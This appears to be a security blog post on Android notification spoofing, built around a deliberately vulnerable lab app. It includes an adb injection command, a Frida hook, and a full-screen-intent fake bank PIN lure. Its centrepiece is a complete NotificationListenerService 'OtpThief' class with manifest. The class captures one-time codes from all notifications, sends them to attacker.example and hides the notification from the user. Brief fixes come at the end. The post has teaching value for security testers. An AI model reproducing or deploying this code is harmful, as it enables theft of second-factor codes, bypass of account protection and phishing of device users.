
Android displays the posting app’s name and icon alongside every notification - you cannot lie about which app sent it. What you can control is the content: title, body, channel name, and what happens when the user taps it. If an activity accepts attacker-controlled text and posts it as a notification, that text lands in the shade under the victim app’s own label. The user sees “VulnLabApp: Confirm transaction $1,250 to Unknown” and the notification is technically from VulnLabApp.
Where is the vulnerability?
Check how the app builds notifications - look for NotificationCompat.Builder and trace what feeds setContentTitle and setContentText:
1
grep -rn 'setContentTitle\|setContentText\|NotificationCompat\.Builder' decompile/
VulnLabApp’s NotificationActivity reads title and body from intent extras and fires the notification immediately — no button interaction required:
1
2
3
4
5
6
7
8
9
10
Intent intent = getIntent();
if (intent.hasExtra("title") && intent.hasExtra("body")) {
    String t = intent.getStringExtra("title");
    String b = intent.getStringExtra("body");
    Notification auto = new NotificationCompat.Builder(this, CHANNEL)
        .setContentTitle(t)   // VULN: attacker-controlled
        .setContentText(b)    // VULN: attacker-controlled
        .build();
    getSystemService(NotificationManager.class).notify(NOTIF_ID + 1, auto);
}
What does the vulnerable code do?

Highlight 1 is the source - title and body, read straight from input with no sanitization.
Highlight 2 is the sink - both values go directly onto the notification builder. Whatever the attacker supplied is what the user reads under VulnLabApp’s own name and icon.
The intent extras flow directly into the notification — no UI interaction needed. The notification lands in the shade under VulnLabApp’s label with whatever text the attacker supplied.
NotificationActivity is declared android:exported="false", so a third-party app cannot launch it directly with an explicit Intent - the framework blocks that. The direct-launch PoC below works from adb shell (which bypasses the exported check) or from a rooted/debuggable-device attacker path. On a real target, reaching this sink from another installed app requires an exported forwarder (the same IntentRedirectorActivity-style proxy chain covered in the Parcelable-redirection post) that hands off to NotificationActivity with attacker-controlled extras - the notification-content bug itself is real, but it needs that extra hop to be reachable from outside.
Trigger it with ADB and confirm with Frida:
1
adb shell 'am start -n com.vulnlab.app/.activities.NotificationActivity --es title "VulnLabApp: Your account is compromised" --es body "Tap to reset your password immediately"'
1
2
3
4
5
6
7
8
9
10
11
Java.perform(function () {
  const NM = Java.use('android.app.NotificationManager');
  NM.notify.overload('int', 'android.app.Notification')
      .implementation = function (id, n) {
    const extras = n.extras.value;
    const title = extras ? extras.getString('android.title') : '?';
    const text  = extras ? extras.getString('android.text')  : '?';
    console.log('[notify] id=' + id + ' title="' + title + '" text="' + text + '"');
    return this.notify(id, n);
  };
});

1
[notify] id=43 title="VulnLabApp: Your account is compromised" text="Tap to reset..."
What does a NotificationListenerService do to scale this?
Notification content injection is one direction. Reading is the other. An app with NotificationListenerService permission (granted under Settings - Apps - Special Access - Notification Access) receives every notification on the device as it arrives, including OTP codes from banking and authenticator apps.
What does the attacker app do with that?
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
public class OtpThief extends NotificationListenerService {
    @Override
    public void onNotificationPosted(StatusBarNotification sbn) {
        Bundle extras = sbn.getNotification().extras;
        String text = String.valueOf(extras.getCharSequence(Notification.EXTRA_TEXT));

        Matcher m = Pattern.compile("\\b(\\d{4,8})\\b").matcher(text);
        if (m.find()) {
            String otp = m.group(1);
            new Thread(() -> {
                try {
                    new OkHttpClient().newCall(new Request.Builder()
                        .url("https://attacker.example/?pkg=" + sbn.getPackageName()
                             + "&otp=" + otp)
                        .build()).execute();
                } catch (IOException ignored) {}
            }).start();
            cancelNotification(sbn.getKey()); // hide from user
        }
    }
}
Declare it in the manifest:
1
2
3
4
5
6
7
<service android:name=".OtpThief"
         android:permission="android.permission.BIND_NOTIFICATION_LISTENER_SERVICE"
         android:exported="false">
    <intent-filter>
        <action android:name="android.service.notification.NotificationListenerService" />
    </intent-filter>
</service>
The attacker app prompts for notification access during onboarding under a plausible label. Once granted, every OTP that arrives on the device is exfiltrated and the notification is cancelled before the user sees it. For accounts with SMS or push 2FA, that is a complete second-factor bypass.
What does the full-screen intent variant look like?
setFullScreenIntent(pi, true) launches an activity over the lock screen when the notification arrives. The legitimate use is incoming calls and alarms. What does the abuse look like?
1
2
3
4
5
6
7
8
9
10
Intent fake = new Intent(this, FakeBankLockScreen.class);
PendingIntent pi = PendingIntent.getActivity(this, 0, fake,
    PendingIntent.FLAG_IMMUTABLE | PendingIntent.FLAG_UPDATE_CURRENT);

new NotificationCompat.Builder(this, channelId)
    .setSmallIcon(R.drawable.fake_bank_logo)
    .setContentTitle("Confirm transaction: $1,250 to Unknown")
    .setFullScreenIntent(pi, true)
    .setPriority(NotificationCompat.PRIORITY_MAX)
    .build();
The activity launches over the lock screen with a fake PIN prompt. The user enters their PIN expecting to approve a transaction. It goes to the attacker. Android 14 restricted full-screen intent use to specific app categories (calls, alarms). Apps below targetSdkVersion 34 are unaffected.
What is the fix?
For apps that post OTPs or sensitive codes in notification text, set the visibility to prevent lock-screen exposure:
1
2
3
4
5
new NotificationCompat.Builder(this, channelId)
    .setContentTitle("New verification code")
    .setContentText("Tap to view")    // no code in the body
    .setVisibility(NotificationCompat.VISIBILITY_PRIVATE)
    .build();
VISIBILITY_PRIVATE hides the content on the lock screen. VISIBILITY_SECRET hides the notification entirely. For notification content built from intent extras, validate and sanitize the inputs before posting.
Closing
Notification spoofing is less about impersonating a different app and more about planting misleading content under a trusted app’s label. The notification listener OTP theft chain is the realistic attack: grant notification access once under a plausible cover story, exfiltrate every 2FA code from that point forward. Check target apps for OTPs posted in plaintext notification body text - that is the actual finding on the target side.
Happy Hacking !!